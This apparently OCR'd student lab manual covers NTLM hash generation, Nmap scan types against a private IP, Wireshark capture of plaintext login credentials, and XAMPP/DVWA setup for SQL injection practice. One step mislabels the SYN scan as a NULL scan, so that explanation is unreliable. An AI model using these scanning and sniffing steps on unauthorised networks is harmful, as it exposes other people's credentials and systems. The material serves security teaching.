
Step 11: Now go to **hash calculator** open it



Step 12: You will see this screen, now on the top you can see **Text** type anything in that text



Step 13: Suppose i type my name you can type anything now **click** on **hash calculator** you will see it **generating** a **hash value**


Hash Suite 4.0 [64 Bits] [Free]
Tools
Main
View
Params
Hardwa
Reports
Downlo
Rules
Hash Ca
Purchase
Cache: OFF
CPU: 15/16 GPU: 1/1
Text:
khushiagrahari
LM:
6172016EFAD2B4CE8DE103628FB25919
NTLM:
91B9C97E27E9968B2AA276A6CE28E780
Hash Calculator
Search
Copy LM
Copy NTLM
Hash a file
Commands
Close Tools
Close
Key Provider Params
Charset Params
Minimum Size
0
Maximum Size
6
Use rules
Add new charset
Username
Hash

Practical No. 5

Aim: Vulnerability Scanning with Nmap
Tool: Nmap (with NSE vuln scripts)

Objective:


- To understand different Nmap scan techniques (XMAS, FIN, NULL, SYN, TCP Connect, Ping, etc.).
- To practically execute various Nmap scan commands against a target IP address.
- To interpret scan results to determine port states (open, closed, filtered).
- To understand how different scan types help evade detection or confirm host availability.

Background Information:


- Nmap (Network Mapper) is a tool used to scan and analyze computer networks.
- It helps identify active devices, open ports, and running services on a network.
- Vulnerability scanning helps security professionals find potential security weaknesses in systems.
- Nmap is commonly used for network security assessment and authorized penetration testing.

Steps:

Procedure Flow:



Procedure Flow:




Step 1: Download the Nmap scanner, then type nmap -sX 192.168.0.1 in command and then click on scan.

- nmap -sX 192.168.0.1 performs an XMAS scan, sending TCP packets with FIN, PSH, and URG flags set.
- It is used to identify the state of ports (such as open, closed, or filtered) on the target IP 192.168.0.1.




Step 2: Type second command **nmap -sF 192.168.0.1** in command and then click on **scan.**

- nmap -sF 192.168.0.1 performs a FIN scan, sending TCP packets with only the FIN flag set.
- It is used to determine the state of ports on the target IP 192.168.0.1, especially when normal SYN scanning may be blocked.




Step 3: Type third command **nmap -sN 192.168.0.1** in command and then click on **scan.**

- nmap -sN 192.168.0.1 performs a NULL scan, sending TCP packets with no flags set.
- It is used to determine the state of ports on 192.168.0.1 by observing how the target responds.



Step 4: Type Fourth command **nmap -sS 192.168.0.1** in command and then click on **scan.**

- nmap -sN 192.168.0.1 performs a NULL scan, sending TCP packets with no flags set.
- It is used to determine the state of ports on 192.168.0.1 by observing how the target responds.



Step 5: Type Fifth command **nmap -sT 192.168.0.1** in command and then click on **scan.**

- nmap -sT 192.168.0.1 performs a TCP Connect scan, completing the full TCP connection with the target ports.
- It is used to identify open, closed, or filtered ports on 192.168.0.1.




Step 6: Type Sixth command **nmap -sn 192.168.0.1** in command and then click on **scan.**

- nmap -sn 192.168.0.1 performs a Ping Scan, checking whether the target device is active or reachable on the network.
- It does not scan ports; it only discovers if the host is up.




Step 7: Type Seventh command **nmap -Pn 192.168.0.1** in command and then click on **scan**.

- **nmap -Pn 192.168.0.1** skips the **host discovery (ping) step** and assumes the target is online.
- It then **scans the ports** of 192.168.0.1 even if the device does not respond to ping.



Step 8: Type Eighth command **nmap -n 192.168.0.1** in command and then click on **scan.**

- **nmap -n 192.168.0.1** tells Nmap to **skip DNS resolution** for the target IP address.
- This makes the scan **faster** because Nmap does not try to convert the IP address into a hostname.



Practical No. 6

Aim: Session Hijacking Mastery / Wireshark for Password Sniffing
Tool: Wireshark / Ettercap (lab network analysis)

Objective:


- To understand how network traffic can be captured and analyzed using Wireshark.
- To capture live packets over an active network interface.
- To filter HTTP traffic and locate POST requests containing login credentials.
- To understand the security risk of transmitting credentials over unencrypted protocols.

Background Information:


- Wireshark is a network analysis tool used to capture and examine network traffic.
- It can display data packets traveling between devices on a network.
- Password sniffing means capturing passwords or login information sent over a network.
- Wireshark can help identify insecure protocols where passwords may be transmitted without encryption.


Steps:

Procedure Flow:




Step 1: Start wireshark & select **ethernet** option and click on start option.






Step 2: Keep in back ground and open browser and search **http login test.**




Step 3: Perform some task & again go to wireshark application

Step 4: Then stop the wireshark & search http and click **post** option page



Step 5: Select encoded option & you will get your login & password.



Practical No. 7

Aim: Low-Level SQL Injection with DVWA (Linux)
Tool: DVWA (SQL Injection module) + Browser/Burp

Objective:


- To understand the concept and impact of SQL Injection vulnerabilities.
- To set up a local vulnerable environment (XAMPP + DVWA) for safe practice.
- To exploit low-level SQL Injection to bypass authentication and extract data.
- To understand basic prevention techniques such as input validation and parameterized queries.

Background Information:

- SQL Injection (SQLi) is a web vulnerability that occurs when user input is improperly handled in a database query.
- DVWA (Damn Vulnerable Web Application) is an intentionally vulnerable web application designed for learning web security.
- Low-Level SQL Injection demonstrates how weak input validation can allow unintended database queries.
- It helps students understand SQL injection vulnerabilities, their impact, and basic prevention techniques.

Steps:


Procedure Flow:




Step 1: Download the Practical XAMPP folder Go to mam folder download Practical 6 XAMPP in D drive extract all zip practical 6 xamp folder

Step 2: Now inside Practical xamp folder you will see DVWA folder and that is also a zip now extract that DVWA folder inside that Practical 6 xamp folder only


Step 3: inside xamp there is also xampp-window download it and run




Step 4: Now the important point is COPY that practical 6 folder of xamp and paste it in C drive




Step 5: In C drive you will see a Xamp folder separately




Step 6: now COPY only Extract DVWA folder and paste it inside xamp/htdoc you can see the **path C:\xampp\htdocs**



Step 7: after this where you paste this DVWA folder inside DVWA go to config




- Inside config you will see there is a file name as (config.inc.php.dist)
- now rename This file as (config.inc.php) just erase the (.dist) for the rename file or finding it you can see this path **C:\xampp\htdocs\DVWA-master\config**




Step 8: Now run the actual xamp and start the MYSQL and APACHE




Step 9: Now in MYSQL go to config choose this (my.ini) open it in notepad




Step 10: In notepad Change (3306) into (3307) there will be 5 (3306) so properly change it don't miss also do Ctrl + s (save)



